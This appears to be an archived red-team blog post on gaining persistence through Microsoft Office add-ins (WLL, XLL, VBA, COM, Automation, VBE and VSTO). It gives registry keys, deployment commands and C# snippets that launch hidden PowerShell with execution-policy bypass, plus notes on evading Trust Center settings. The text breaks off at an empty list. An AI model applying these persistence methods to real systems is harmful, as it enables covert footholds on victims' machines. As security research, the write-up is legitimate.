Add-In Opportunities for Office Persistence

Archived: 2026-04-06 02:07:22 UTC

Introduction

One software product that attackers will almost certainly find in the environments that they're targeting is Microsoft Office. Office applications due to this ubiquity present a consistent source of opportunity for persistence mechanisms.

This post will explore various opportunities for gaining persistence through native Microsoft Office functionality. It was inspired by Kostas Lintovois' similar work which identified ways to persist in transient Virtual Desktop Infrastructure (VDI) environments through adding a VBA backdoor to Office template files ("One Template to Rule 'Em All").

The following opportunities for Office-based persistence will be discussed, along with the relative benefits and disadvantages of each (from a red team perspective as we're talking about obtaining persistence):

1. WLL and XLL add-ins for Word.
2. VBA add-ins for Excel and PowerPoint.
3. COM add-ins for all Office products.
4. Automation add-ins for Excel.
5. VBA editor (VBE) add-ins for all VBA using Office products.
6. VSTO add-ins for all Office products.


The described persistence techniques were tested with Office 2013 running on Windows 7, 8.1 and 10.

WLL and XLL "Add-Ins" for Word and Excel

Key to the work by Kostas and others on persistence using Office templates was the concept of "Trusted Locations". Files located here containing VBA code are not subject to the standard restrictions imposed by the macro settings, and the code will be executed without warning even if macros are disabled. Further research, however, found that certain trusted locations to which a typical standard user has write privileges could also be used to host DLL-based add-ins.


WLL "Add-Ins" for Word

The three default locations for Word are shown below. It can be seen that the purposes of the trusted locations are split between "templates" and "StartUp" functionality.



Further investigation of this “StartUp” trusted location found that it could host “Word Add-Ins” of a “*.wll” extension. This is an archaic extension dating back to the days of Word 97 but appears to still be supported, and there’s little documentation on how to actually create such a file. After some research it was identified that a “*.wll” file is essentially a DLL with additional “Office-specific extensions”. This means it supports basic DLL functionality, and therefore you can just rename a “*.dll” to a “*.wll”, put it in the “StartUp” trusted location which defaults to a location within the user’s home directory, and get arbitrary code execution when Word starts, all from a low privileged user.

An example of this can be seen below, where a WLL add-in launches "calc.exe", and can be seen running as a child of the Word process, "WINWORD.EXE".



For anyone testing this with DLLs generated through Metasploit's "msfvenom" you’ll find that the payload gets executed when Word starts but Word then crashes. I found that constructing a bare bones C++ DLL that executed code directly within DllMain resolved the issue and allowed Word to continue execution.


One interesting behavior of Word for WLL add-ins is that despite being loaded automatically, and their containing code executed, Word lists them as an “inactive” add-in. Furthermore, and potentially because of this, disabling add-ins within Word’s Trust Center does not disable WLL add-ins.

XLL “Add-Ins” for Excel

Excel has a similar means of extending its functionality using DLLs which are known as XLL add-ins, and have the “*.xll” extension. Unlike WLL add-ins which are automatically loaded when Word opens, Excel needs to be configured to use an XLL add-in through adding a property to an existing registry key. This key is located at:

```
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\Excel\Options
```

An “OPEN” property should be added which contains the value of “/R FileNameOfAddIn.xll”.



A full path does not need to specified, as Excel defaults to looking in “%appdata%\Microsoft\AddIns” for the add-in file. Interestingly, this location is not specified in the trusted locations as was the case with WLL add-ins. This is potentially because the trusted locations are primarily focused on providing security controls around VBA execution.

The way that Excel uses XLL add-ins also differs to the way Word uses WLL add-ins. For each configured XLL add-in, Excel will look for exported functions in the DLL and call them as appropriate. For example, Excel will look for and call a function with the name of “xlAutoOpen” when the process first loads. This function as the name suggests mimics the behavior of VBA’s “Auto_Open()”.

Unlike WLL add-ins, XLL add-ins are listed as being “active” within Excel’s add-in manager, and can be prevented from loading by disabling add-ins within the Trust Center.

Benefits

1. No administrative rights needed to write to the user’s “StartUp” location, or configure registry keys.
2. Automatically loaded for Word, and only minimal registry edits are required for Excel.
3. WLL add-ins are not prevented from loading by enabling “Disable all Application Add-ins”. This does not apply to XLL add-ins.
4. WLL add-ins are listed as being "Inactive" in Word's GUI for monitoring add-ins, despite actually being "Active". This does not apply to XLL add-ins.
5. They can potentially be used for persistence in Virtual Desktop Infrastructure (VDI) environments.

Disadvantages

1. Dropping a DLL into "%appdata%".
2. Registry edits are required for XLL add-ins.

VBA “Add-Ins” for Excel and PowerPoint

Similar to Word, both Excel and PowerPoint have an equivalent “StartUp” trusted location. In fact, they each have two – one that’s user-specific and one that’s system-wide. The user-specific trusted locations (as that’s where a low privilege user will have write permissions) are referred to as “XLSTART” and “AddIn” for Excel and PowerPoint respectfully.


These trusted locations are not intended to store DLL-based add-ins, but instead ones that are VBA-based with a non-standard extension intended specifically for add-ins.

This particular persistence vector most closely aligns with Kostas' work on template persistence. The key distinction between the two approaches is that when VBA is included within a template, it is only executed in documents that derive from that template. VBA add-ins will execute for their specific event handlers whenever any document is opened within Excel and PowerPoint regardless of their originating template, but this functionality is limited to these two Office applications.


The approach to implementing each persistence vector is described below.

Excel

Create a new Excel spreadsheet, open the VBA editor, and insert a "Module" which contains the persistence mechanism.



Go to save the spreadsheet, but instead of choosing a standard Excel format choose select "Excel Add-In" from the type menu which uses "*.xlam" or "*.xla" depending on the compatibility mode. This should be saved to the appropriate trusted location which is typically "%appdata%\Microsoft\Excel\XLSTART".



When Excel is next opened the add-in will be executed regardless of whether it's a new spreadsheet or one that's been previously saved.


PowerPoint

PowerPoint VBA Add-Ins can be created in the same manner as with Excel, but in this case the file format is "*.ppam" or "*.ppa". The add-in should then be stored in the appropriate Trusted Location, which as mentioned previously this is referred to as “AddIns” in the case of PowerPoint. It is also typically located at the rather generic looking location of “%appdata%\Microsoft\AddIns”, which is also used for the XLL add-ins.

Unlike with Excel, PowerPoint add-ins are not automatically loaded but can be configured to through modifying the registry. Thankfully such modification only needs to occur in the HKEY_CURRENT_USER (HKCU) hive. This involves creating a key at the following location:

```
HKEY_CURRENT_USER\Software\Microsoft\Office\15.0\PowerPoint\AddIns\<AddInName>
```

Note that the Office number may also need to be changed, and the 15.0 here refers to Office 2013. This key should then have the following properties. “Autoload” is set to “1” to indicate that it should load the add-in automatically when PowerPoint starts. A full “Path” to the add-in does not need to be provided as PowerPoint is aware of the location it is required to load add-ins from.



Benefits

1. No administrative rights needed.
2. Automatically loaded for Excel.
3. "Trusted Location" so there are no problems executing VBA.
4. Despite the file type being an “Add-In”, the “Disable all Application Add-Ins” option does not prevent the VBA code from executing.
5. You can password protect the Add-In for viewing and editing – but it will still be executed.
6. It can potentially be used for persistence in VDI environments.

Disadvantages

1. Having to endure the excruciating process of writing VBA code.
2. In the case of PowerPoint VBA Add-Ins having to write to the registry.
3. Dropping additional files to disk for both Excel and PowerPoint.

Office COM Add-Ins


A wholly different way to create add-ins for Office is “COM add-ins”. Due to the manner in which COM add-ins work, it is possible to create a single add-in and have this integrated into all Office applications (including Outlook). For example, to run code when such Office programs open.

COM objects (which are stored as “*.dll” files, although are different to traditional DLLs) must be registered (in the registry) before use. Primarily this involves notifying Windows about the COM object (i.e., setting it up in the HKEY_CLASSES_ROOT hive). This registration process is defined in the function specified with a “ComRegisterFunctionAttribute” attribute.

Office applications must then be further configured to use this COM object which involves creating a single registry key with three properties. This key must be created per application. The registry key required to tell an Office program to load the COM add-in is stored at:

```
HKEY_CURRENT_USER\Software\Microsoft\Office\<Program>\Addins\<AddInName>
```

In this example, “3” for “LoadBehaviour” specifies that the Office application (here Outlook) should load the COM add-in at startup, and the COM add-in is referenced through a “FriendlyName”.




The creation of the Office application keys can also be performed within the same function that is handling COM registration. A key benefit of this is allowing the actions to deploy the persistence mechanism to be bundled together thus reducing the number of commands that need to be run to set it up – in this case one using “regasm.exe”.

With regards to getting code execution once an Office application loads the COM object, a good location for this in the code is in the "OnConnection" function of the Office-specific "IDTExtensibility2" interface. This interface deals with add-in related events, such as for when an add-in is loaded (as with "OnConnection") and unloaded. The example below shows a hidden cmd window spawning calc.

```
public void OnConnection(object application, Extensibility.ext_ConnectMode connectMode, object addIn
{
    /* snip */
    System.Diagnostics.Process process = new System.Diagnostics.Process();
    System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
    startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
    startInfo.FileName = "powershell.exe";
    startInfo.Arguments = "-ep bypass -C calc";
    process.StartInfo = startInfo;
    process.Start();
}
```

Once the COM add-in has been created it can be deployed as follows using regasm.exe which invokes the registration function. This action requires administrative privileges as it writes to HKEY_CLASSES_ROOT.



In the example presented above, the add-in will be loaded when Outlook opens and we'll be presented with calc.

Benefits

1. Easy to create a single add-in that works across multiple Office products without adaptation.
2. One command to setup (regasm).

Disadvantages

1. Dropping the COM "*.dll" file to disk, and the registry edits required for it to be registered and automatically loaded.
2. Requires administrative rights for COM registration.
3. Unlikely to be useful for persistence in VDI environments.


Excel Automation Add-In

As part of its intention to be extensible Excel allows the creation of user defined functions. Such functions would be executed, for example, as part of cell formulae (where "=SUM()" is an example of a built-in function). These user defined functions are stored in what is known as "Automation Add-Ins". They're created in a similar manner to COM Add-Ins, but have this specific use case.

There is a registration function as usual with COM, which can also include code to set up the registry to notify Excel that it should load this add-in at run time. This key required is located at:

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\15.0\Excel\Options
```


Each Automation add-in is listed as the value of a single "OPENx" property, where x is an incrementing number if multiple add-ins are enabled at one time.



In terms of getting an Automation add-in to actually do something useful for the purposes of persistence, you define user defined functions simply as standard functions within a particular namespace (here "InconspicuousAddIn") and class (here "ExtFunctions") which gets referenced in the above registry property. The function can do anything a normal function can, including executing arbitrary commands. The example below shows a user defined function that counts the number of cells in a selected range after it opens calc.


```
public double CountCellsRange(object range)
{
    System.Diagnostics.Process process = new System.Diagnostics.Process();
    System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
    startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
    startInfo.FileName = "powershell.exe";
    startInfo.Arguments = "-ep bypass -C calc";
    process.StartInfo = startInfo;
    process.Start();

    Excel.Range count = range as Excel.Range;
    return count.Cells.Count;
}
```

To deploy the persistence mechanism, as Excel Automation add-ins are COM-based, regasm can be used once again using the same syntax as for the COM add-in. As can be seen below, post-regasm, the Automation add-in is now enabled:



Once a user defined function is integrated into Excel, an attacker would still need to find a way to have this command executed. Unfortunately, it doesn't appear that you can overwrite built-in functions. Moreover, user defined functions only execute when they are called, and will not execute again if they've previously been executed and the result is stored in a document.

The user defined function therefore needs to be "forcefully" called, which can be done using VBA. This is not ideal, but arguably makes it harder for defenders to detect than when putting a full VBA persistence stager in a template or add-in – it's less likely to draw suspicion as it could easily be interpreted as a standard Excel function. The following snippet of VBA is an example of how this could be achieved. When the workbook opens, a cell is selected (obviously in practice something other than 1:1 - A1), and its contents are replaced with the text string of the user defined function call.



Benefits

1. One command to setup (regasm).

Disadvantages


1. Requires administrative rights for COM registration.
2. You still need a way of calling the user defined function.
3. Unlikely to be useful for persistence in VDI environments.

VBE Add-Ins


It is possible to create a persistence mechanism that does not leverage VBA itself, but the development environment for creating it – the VBA editor (VBE). The documentation for creating VBE add-ins is scarce; however, it was found to be based on the now familiar COM object using Office's "IDTExtensibility2" interface. Through this COM object, arbitrary code could be executed on, for example, the launch of the VBA editor. As COM is used once again, it can be deployed using regasm. This deployment includes the creation of the registry key to inform the VBA editor that it should automatically load the add-in. This key is stored at:

```
HKEY_CURRENT_USER\Software\Microsoft\VBA\VBE\6.0\Addins\<VBEAddIn.Name>
```

The key also contains a number of properties, which include a "FriendlyName" to refer to the registered COM object, and setting "LoadBehaviour" to "3" to inform the VBA editor to launch the add-in when the editor starts.



The configured add-in can be seen within the VBA editor's "Add-In Manager".



Benefits

1. Easy to create a single add-in that works across multiple Office products without adaptation.
2. One command to setup (regasm).

Disadvantages

1. Requires users to actually open the VBA editor!
2. Requires administrative rights for COM registration.
3. Unlikely to be useful for persistence in VDI environments.

VSTO Add-Ins

Visual Studio Tools for Office (VSTO) will also be covered here for the purposes of completeness. VSTO is the replacement for COM add-ins in newer versions of Office (although the latter is still supported). Unlike COM add-ins, however, VSTO requires a special run time to be installed which is not installed by default.

A suitable place for storing persistence commands is the default “ThisAddIn-Startup” function which is configured to handle startup events (e.g., when the module is loaded when the application starts). An example is shown below.

```
private void ThisAddIn_Startup(object sender, System.EventArgs e)
{
    System.Diagnostics.Process process = new System.Diagnostics.Process();
    System.Diagnostics.ProcessStartInfo startInfo = new System.Diagnostics.ProcessStartInfo();
    startInfo.WindowStyle = System.Diagnostics.ProcessWindowStyle.Hidden;
    startInfo.FileName = "powershell.exe";
    startInfo.Arguments = "-ep bypass -C calc";
```


```
    process.StartInfo = startInfo;
    process.Start();
}
```

The problem with VSTO add-ins arise when it comes to deploying them. In part this is due to the requirement for the special runtime. If this is not installed, and there are minimal requirements to avoid detective security controls (unlikely), it can be installed silently with no user interaction ("vstor_redist.exe" in the example below).

The VSTO add-in (“*.vsto”) can then be installed using a binary (“VSTOInstaller.exe”) which is part of the runtime.

```
C:\>vstor_redist.exe /q /norestart

C:\>"C:\Program Files (x86)\Common Files\Microsoft Shared\VSTO\10.0\VSTOInstaller.exe" /i "c:\VSTO-AddIn\WordAddIn5.vsto"
```

Unfortunately, this causes a pop up requiring the user to confirm the installation. You can add a "/s" for silent but the project needs to be signed by a trusted publisher or it will default to “Don't Install” and silently fail.



Interestingly "VSTOInstaller.exe" is a Microsoft signed binary and the location of the add-in can be specified as a URL (e.g., "VSTOInstaller.exe /s /i http://192.168.7.129/OutlookAddIn1.vsto"). Initially this seems interesting as a potential application whitelisting bypass if a signed VSTO add-in is used. Unfortunately, Window’s trust model would restrict this. Although a user (or at least the organisation’s system administration team) may trust many certification authorities within the “Trusted Root” store, this trust is not implicitly extended to allow them to “publish” updates to software, and instead there is a separate “Trusted Publisher” store for this which certification authorities have to be explicitly enabled in.

Benefits


1. Runtime installer ("VSTOInstaller.exe") is an MS signed binary, and can download (silently) the add-in over HTTP, although it needs to be from a trusted publisher.

Disadvantages

